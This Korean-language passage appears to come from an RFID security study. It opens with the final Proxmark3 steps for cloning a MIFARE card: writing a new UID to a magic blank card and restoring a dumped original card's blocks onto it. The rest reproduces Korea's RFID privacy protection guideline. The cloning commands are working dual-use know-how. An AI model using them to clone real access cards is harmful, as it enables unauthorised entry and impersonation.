uid:d3 56 ee 3b
Chinese magic backdoor commands (GEN 1a) detected
old block 0:  a9 ca 25 01 47 08 04 00 62 63 64 65 66 67 68 69
new block 0:  d3 56 ee 3b 50 08 04 00 62 63 64 65 66 67 68 69
old UID:a9 ca 25 01
new UID:d3 56 ee 3b
```

Step 7. 원본 RFID 덤프데이터를 공 RFID 데이터에 복사한다.

```
proxmark3> hf mf restore 1
Restoring dumpdata.bin to card
Writing to block   0: d3 56 ee 3b 50 08 04 00 01 c9 f0 f4 26 69 be 1d
isOk:01
Writing to block  58: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
#db# WRITE BLOCK FINISHED
isOk:01
Writing to block  59: ff ff ff ff ff ff ff 07 80 69 ff ff ff ff ff ff
#db# WRITE BLOCK FINISHED
isOk:01
Writing to block  60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
#db# WRITE BLOCK FINISHED
isOk:01
Writing to block  61: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
#db# WRITE BLOCK FINISHED
isOk:01
Writing to block  62: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
#db# WRITE BLOCK FINISHED
isOk:01
Writing to block  63: ff ff ff ff ff ff ff 07 80 69 ff ff ff ff ff ff
#db# WRITE BLOCK FINISHED
isOk:01
```

Step 8. 복사가 끝난 뒤 카드를 태깅하여 UID 의 값 및 데이터가 원본 RFID 데이터로 변한 것을 확인 가능하다.



3. RFID 관련법규

3.1 RFID 프라이버시 보호 가이드 라인

3.1.1 제 1 장 총칙

제 1 조(목적)
이 가이드 라인은 RFID 시스템의 이용에 따른 이용자의 프라이버시를 보호하고 안전한 RFID 이용환경을 조성하는 것을 목적으로 한다.

제 2 조(정의)
이 가이드라인에서 사용되는 용어의 정의는 다음과 같다.
1. "개인정보"라 함은 생존하는 개인에 관한 정보로서 당해 개인을 알아볼 수 있는 정보(당해 정보만으로는 특정 개인을 알아볼 수 없는 경우에도 다른 정보와 용이하게 결합하여 알아볼 수 있는 것을 포함한다)를 말한다.

2. "RFID 시스템"이라 함은 대상이 되는 사물 등에 RFID 태그를 부착하고 전파를 사용하여 해당 사물 등의 식별 정보 및 주변 환경 정보를 인식하여 각 사물 등의 정보를 수집.저장.가공 및 활용하는 시스템을 말한다.

3. "RFID 태그(RadioFrequency Identification Tag)"라 함은 사물등에 내장 또는 부착되어 당해 사물 등에 관한 정보 또는 기타 정보를 기록하고 저장이 가능한 것을 말한다.

4. "RFID 리더기"라 함은 전파를 이용하여 태그에 기록된 정보를 판독하고 태그에서 수집된 정보를 서버 시스템으로 전당하는 송,수신 장치를 말한다.

5. "RFID 취급사업자"라 함은 RFID 칩이나 태그를 제조.판매하거나, RFID 태그가 부착 또는 장된 물품을 제조(가공 및 포장을 포함한다) 또는 판매하는 자, RFID 태그에 기록된 물품정보 등을 개인정보와 연계하는자, RFID 태그에 개인정보를 기록하거나 RFID 에 기록된 개인정보를 수집하는 자를 말한다.

6. "이용자"라 함은 RFID 태그가 내장 또는 부착된 물품을 구매 하거나 RFID 태그가 내장 또는 부착된 물품을 이용하여 제공되는 용역을 이용하는 자를 말한다.

제 3 조(적용범위)
이 가이드라인은 RFID 태그에 개인정보를 기록 하여 당해 개인정보를 수집하거나 RFID 를 통하여 수집한 물품 정보와 개인정보를 연계하는 등 RFID 시스템을 이용하여

개인 프라이버시를 침해할 수 있는 경우에 적용한다. 다만, 개인정보와 프라이버시 침해 위험 없이 물품정보를 수집하여 이용하는 경우에는 적용하지 아니한다.

3.1.2 제 2 장 개인정보의 기록.수집 및 연계

제 4 조(개인정보 기록의 금지 등)

①RFID 취급사업자는 RFID 태그에 개인정보를 기록하여서는 아니 된다. 다만, 법률에 정한 경우 또는 서면 등을 통한 이용자의 명시적인 동의가 있는 경우는 그러하지 아니하다.

②RFID 취급사업자는 제 1 항 규정에 의한 동의를 얻고자 하는 경우에는 당해 이용자에게 미리 개인정보의 기록목적 및 이용목적 등을 고지하여야 한다.

제 5 조(RFID 태그를 통한 개인정보의 수집)

RFID 취급사업자는 제 4 조 제 1 항 규정의 RFID 태그에 기록된 개인정보를 수집하는 경우에는 당해 이용자에게 이를 통지하거나 또는 쉽게 알아볼 수 있는 방법으로 표시하여야 한다.

제 6 조(RFID 태그의 물품정보 등과 개인정보의 연계)

①RFID 취급사업자는 RFID 태그의 물품정보 등과 개인정보를 연계하는 경우에는 미리 그 사실을 당해 이용자에게 통지 하거나 쉽게 알아볼 수 있는 방법으로 표시하여야 한다.

②RFID 태그의 물품정보 등과 개인정보를 연계하여 생성된 정보를 당초의 수집 목적 외로 이용하거나 제 3 자에게 제공하는 경우에는 이용자의 동의를 얻어야 한다.

3.1.3 제 3 장 RFID 태그 부착 사실의 표시

제 7 조(RFID 태그 부착 사실 등의 표시 등)

①RFID 취급사업자는 이용자가 물품을 구입하거나 제공받은 이후에도 당해 물품에 RFID 태그가 내장 또는 부착되어 있는 경우에는 다음 각호의 사항을 미리 이용자에게 설명하거나 당해 물품 또는 그 포장에 표시하여야 한다.

1. RFID 태그가 부착되어 있다는 사실 및 그 부착 위치
2. RFID 태그의 성질 및 기능
3. RFID 태그에 기록되어 있는 정보
4. 제 12 조의 규정에 의한 개인정보관리책임자의 연락처 등

②RFID 취급사업자는 제 1 항의 규정에 의한 설명 또는 표시가 곤란한 경우에는 당해 물품을 판매하거나 용역을 제공하는 장소에서 이용자가 쉽게 알아볼 수 있는 방법으로 제 1 항 각호의 사항을 게시하여야 한다.

제 8 조(RFID 태그의 기능제거 방법 등에 대한 표시 등)

①RFID 취급사업자는 이용자가 물품을 구입하거나 제공받은 이후에도 당해 물품에 RFID 태그가 내장 또는 부착되어 있는 경우에는 이용자가 스스로 RFID 태그의 기능를 제거할 수 있는 방법
등을 설명하거나 해당 물품 또는 그 포장에 표시하여야 한다.

②RFID 취급사업자는 제 1 항의 규정에 의한 설명 또는 표시가 곤란한 경우에는 당해 물품을 판매하거나 용역을 제공하는 장소에서 이용자가 쉽게 알아볼 수 있는 방법으로 제 1 항 각호의 사항을 게시하여야 한다.

③RFID 취급사업자는 RFID 태그가 내장 또는 부착된 물품 등을 구입한 이용자가 용이하게 RFID 태그의 기능을 제거할 수 있는 수단을 제공하여야 한다.

④RFID 취급사업자는 이용자가 RFID 태그를 제거하였다는 이유로 부당하게 이용자에게 불이익을 주거나 이용자를 차별 하여서는 아니된다.

⑤RFID 취급사업자는 제 1 항 규정의 RFID 태그의 기능을 제거 하는 것이 이용자의 이익이나 공공의 이익을 해칠 우려가 있는 경우에는 그 이유를 이용자에게 설명하거나 해당 물품 또는 그 포장에 표시하여야 한다.

3.1.4 제 4 장 보 칙

제 9 조(RFID 태그의 인체이식 등 금지)

①누구든지 RFID 태그를 인체에 이식하거나, 제거할 수 있는 권한을 부여하지 아니하고 이용자의 신체에 RFID 태그를 지속적으로 착용하도록 하여서는 아니된다. 다만, 법률에 특별한 규정이 있는 경우는 그러하지 아니하다.

②누구든지 법률에 특별한 규정이 있는 경우를 제외하고는 RFID 태그를 이용자가 인식할 수 없는 방법으로 물품 등에 부착하여서는 아니된다.

제 10 조(RFID 리더기 설치의 표시)

누구든지 RFID 태그가 부착 또는 내장되어 이용자에게 교부된 물품에 대한 정보 또는 RFID 태그에 기록된 개인정보를 판독할 수 있는 리더기를 설치한 경우에는 리더기가 설치되어 있다는 사실을 이용자가 용이하게 인식할 수 있도록 표시 하여야 한다. 다만, 물류유통.내부 보안유지.재고 관리를 목적으로 리더기를 설치하거나 고정된 장소에 설치되지 않아 설치장소를 용이하게 표시하기 힘든 경우에는 그러하지 아니하다.

제 11 조(RFID 시스템의 개인정보보호를 위한 관리적.기술적 조치)

RFID 취급사업자는 RFID 시스템을 이용하여 개인정보를 기록.수집하거나, RFID 태그의 물품정보 등과 개인정보를 연계하는 경우 당해 개인정보가 분실.도난.누출.변조 또는 훼손되지 아니하도록「개인정보의 관리적.기술적 조치 기준」(정보통신부 고시 제 2005-18 호)에 준하는 조치를 취하여야 한다.

제 12 조(RFID 시스템에 대한 프라이버시 영향평가)

RFID 취급 사업자는 RFID 시스템을 이용하여 개인정보를 기록.수집하거나, RFID 태그의 물품정보 등과 개인정보를 연계하는 경우 RFID 시스템 이용에 따른 프라이버시 침해 요인 등을 당해 RFID 시스템 도입시에 분석.평가하여 이용자의 프라이버시가 침해되지 않도록 노력하여야 한다

.

제 13 조(개인정보관리책임자의 지정)

RFID 취급사업자는 RFID 시스템을 이용하여 개인정보를 기록.수집하거나, RFID 태그의 물품정보 등과 개인정보를 연계하는 경우 RFID 태그와 관련한 이용자의 프라이버시를 보호하고 이용자의 불만 등을 신속하게 처리하기 위하여 개인정보관리책임자를 지정하여야 한다.

제 14 조(RFID 태그에 대한 이용자의 인식 제고)
RFID 취급사업자 또는 RFID 와 관련이 있는 사업자단체.기관은 이용자에게 RFID 태그의 유용성 및 장.단점 등에 관한 정보를 제공하는 등 이용자의 인식을 제고하기 위하여 노력하여야 한다.

제 15 조(개인정보 이용.제공.파기 등)
이 가이드라인에 정한 사항 외의 개인정보의 이용.제공.파기 및 이용자의 권리보호 등 개인 정보 보호와 관련한 사항은 정보통신망 이용촉진 및 정보보호 등에 관한 법령 및 지침의 개인정보보호 원칙에 따른다.

제 16 조(RFID 시스템을 통한 개인위치정보 수집 등)
이 가이드라인에서 정한 사항외에 RFID 취급사업자가 RFID 시스템을 통해 개인의 위치정보를 수집, 이용, 제공하는 경우에는 개인위치정보 보호와 관련한 사항에 대해서 위치정보의 보호 및 이용 등에 관한 법률에 따른다.

제 17 조(가이드라인의 개정에 관한 사항)
이 가이드라인은 RFID 관련 기술의 발전 및 이와 관련한 개인정보 침해의 변화에 따라 이용자, RFID 취급사업자 및 관련기관 등의 의견수렴을 통해 개정할 수 있다.